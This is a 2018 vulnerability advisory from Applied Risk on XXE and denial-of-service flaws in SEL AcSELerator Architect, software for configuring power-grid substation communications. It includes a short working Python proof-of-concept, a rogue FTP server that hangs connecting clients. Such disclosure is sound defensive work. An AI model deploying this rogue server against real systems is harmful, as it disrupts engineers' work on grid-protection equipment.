
Applied Risk

AR2018003

Schweitzer Engineering Laboratories AcSELerator Architect 2.2.24.0 Multiple Vulnerabilities

Author: Gjoko Krstic

Release Date: July 10, 2018



Copyright Notices

OVERVIEW

Two vulnerabilities were found in the Schweitzer Engineering Laboratories (SEL) AcSELerator Architect software used in power grid protection systems. These findings include XML External Entity (XXE) Injection and Denial of Service (CPU Exhaustion) vulnerability. There are no known public exploits that target these vulnerabilities.

AFFECTED PRODUCTS

AcSELerator Architect SEL-5032 Software;

The following versions are affected:

- SEL AcSELerator Architect 2.2.24.0 (ICD package version: 2.38.0)

The vulnerabilities have been discovered and validated in AcSELerator Architect 2.2.24.0. Older versions are probably affected too.

IMPACT

An unauthenticated user can craft a malicious project and/or template file that will enable her to read arbitrary files within the context of an affected system allowing disclosure of valuable information via out of band channels. It can also cause a denial of service scenario requiring an application restart, by running a malicious FTP server.

BACKGROUND

SEL invents, designs, and builds digital products and systems that protect power grids around the world. This technology prevents blackouts and enables customers to improve power system reliability and safety at a reduced cost. Substation communications networks using the IEC 61850 MMS and GOOSE protocols require a systemic methodology to configure message publications and subscriptions. acSELerator Architect SEL-5032 Software is a Microsoft Windows application that streamlines the configuration and documentation of IEC 61850 control and SCADA communications.

VULNERABILITY DETAILS

XML External Entity (XXE) Processing

The application suffers from an XML External Entity (XXE) vulnerability using the DTD parameter entities technique which allows disclosure and retrieval of arbitrary data on the affected node via out-of-band (OOB) attack.

The vulnerability is triggered when input passed to the XML parser is not sanitized while parsing the XML project and/or template file (.selaprj). This attack can also be used to execute arbitrary code (in certain circumstances, depending on the platform) or cause a denial of service (DoS) condition (billion laughs) via a specially crafted XML file including multiple external entity references.

Applied Risk has calculated a CVSSv3 score of 8.2 for this vulnerability. The CVSS vector string is CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:L.

CPU Exhaustion Denial of Service (DoS)

The application suffers from a Denial of Service (DoS) vulnerability which results in an AppHangB1 event requiring restart of the application. The vulnerability can be triggered when an attacker provides the victim with a rogue malicious FTP server and listens for connections from the AcSELerator Architect FTP client feature.

Once the victim gets connected to the evil FTP via the TCP protocol, a 100% CPU exhaustion occurs rendering the software to hang (not responding), denying legitimate workflow to the victim until the application is forcibly restarted.

Proof of Concept (PoC):

```
from pwn import *

__author__ = 'lqwrm'
cool_data = '\x4A' * 54321

def main():
    p = listen(21)
    try:
        log.warn('Payload ready for deployment…(Ctrl-C for exit)\n')
        while True:
            p.wait_for_connection()
            if p:
                sys.stdout.write('▒≡')
                p.send(cool_data)
    except KeyboardInterrupt:
        p.success('OK!')
        p.close()
    except EOFError:
        print "Unexpected error brah:", sys.exc_info()[0]
        p.close()

if __name__ == '__main__':
    main()
```

Applied Risk has calculated a CVSSv3 score of 6.5 for this vulnerability. The CVSS vector string is CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H.

MITIGATION

Schweitzer Engineering Laboratories addressed the reported vulnerabilities by releasing a new updated version: 2.2.29.0 for the affected software. The updates are available at the following link:

https://selinc.com/software/downloads/?filter=acselerator

REFERENCES

Vendor website
http://www.selinc.com

Product page
https://selinc.com/products/5032/

OWASP
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

Common Weakness Enumeration (CWE) definition 400
https://cwe.mitre.org/data/definitions/400.html

CVE-ID: CVE-2018-10600 and CVE-2018-10608:
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2018-10600
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2018-10608

ICS-CERT ICSA-18-191-02:
https://ics-cert.us-cert.gov/advisories/ICSA-18-191-02

CONTACT DETAILS

For any questions related to this report, please contact Applied Risk Research team at:

Email: research@applied-risk.com

PGP Public Key:


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQENBFOgiBQBCACj+Notofe/liuHuc90yy8GAfFn8YFCsMCo7wQmQRNTT43bZQq2
gQr7FTLtOl6rBkOLm8bDk0YY/CtWsjdLh1jlDrWyfU6yIzfcu4CSpn1+5n1ivNN5
17ri+VtmgF392twiKhy2+MC9O4of+GMyu1hy5pIjwi3qGzdNlAnT7m7U/hNzaIR4
ae7+NuWtEvWWKyp3IEEMKTDV/ZOtRD1tfIR8KeBB7Axa8cJdlotw/Ail9TLVB6kt
a/BlvhM/zgWfbEPadnx6B0u7pdW50bTECAs0VHje8mcheTwTCAJo+de3/DqUA34X
oF9aAZWpZWE7VH0O4Q8ZtfrXPFqR2xF8LHhZABEBAAG0REFwcGxpZWQgUmlzayBS
ZXNlYXJjaCBUZWFtIChubyBwYXNzd29yZCkgPHJlc2VhcmNoQGFwcGxpZWQtcmlz
ay5jb20+iQE+BBMBAgAoBQJToIgUAhsjBQkJZgGABgsJCAcDAgYVCAIJCgsEFgID
AQIeAQIXgAAKCRA6nyA79MpeSay8CACSI4UhAget5Z+qEDmz1fe+9krgmx7wwDnF
ig4AVICU8ppJQoUCB5pP6eIV/DM7i+mu8e9zeGlA82t69yTVIANWx72zPmGn5Ku8
4t79gR8V+99PW+O+1rej+96wfL2v+IuOXOcJkTsheUyQZ8Klwc1U8kTdGZEY+/IZ
c32ZhyJ04/cchVP/Zsj2WQIh84wbqa27bTEyyFBnD8FdQ2R4UDTqwACbLgp82m29
P346s80c15RZIX8wUAu0LcNbWJJHRsX6Sa+MozTNug9yWdpZt+nmHEMl95lJYktR
w3+gwyaXeUxALX8Baq2EJDdNx9OlsryiNFdnE9vKIM0+24fTDoqguQENBFOgiBQB
CACtSAm5oBD4kJJY+rtHh6xoytOzP6bFEnrVjqXrXCj+ECG6+N6Droqd072X5hki
qoL1viI4NV+2jrYTtMIu+/nc4zuUFUDRYSm0X/K3WgsqaLA4jdedTm45Tau/Fn6W
26tB5AaddcoDdx6JVGIxFvwU+41KoZ7ouDZo7UEBZ7getPubyR4aPepUsjYnPOUL
0SHH76+b/pC5AZm4crpqWf7Q+qaYQdBIhJbgm5ijFzCyHusYgVGBT1hak81QGpM0
1K9wXki/fJrRyEsWWUjpVSEPRizsFJ60v+NrX50gvvXed8MlX0O9efwgeCmGIVDL
oxF/AmnznYWy0LYWAhh/dW7dABEBAAGJASUEGAECAA8FAlOgiBQCGwwFCQlmAYAA
CgkQOp8gO/TKXkmgdQf/ZtwhL2bs+mlmTUmlT3XO4ekVPRLQKtBYfr8y4rdfnq7Y
MdFYEJAt45R+e4I3I7cIJM1/ImncjFng1EpwFItAXVLa1ktiO6BqT6wBqL6pSBe3
2x5VP8OEnnRubCgYaTotNfiEErgh8cG92tW/TiQArU2dnBcVwYHVwPm450pEv9Aq
BBzgeZ25I1Cv0vlQkQLy9PuTA6DWoxeIxbaMD8ZpKGi+XDrfguJ3tERQMlUA6Fc+
OBkT/NKz8mgecVrwCWbCmScyEhh6onTkevI+mydvsxYG8rE6YVxl3oK5Xi6tvAt9
cUPKKK363nkA1AEoMvTz1bCbmTGvTNWLifoMNtNnGA==
=pAvd
```

-----END PGP PUBLIC KEY BLOCK-----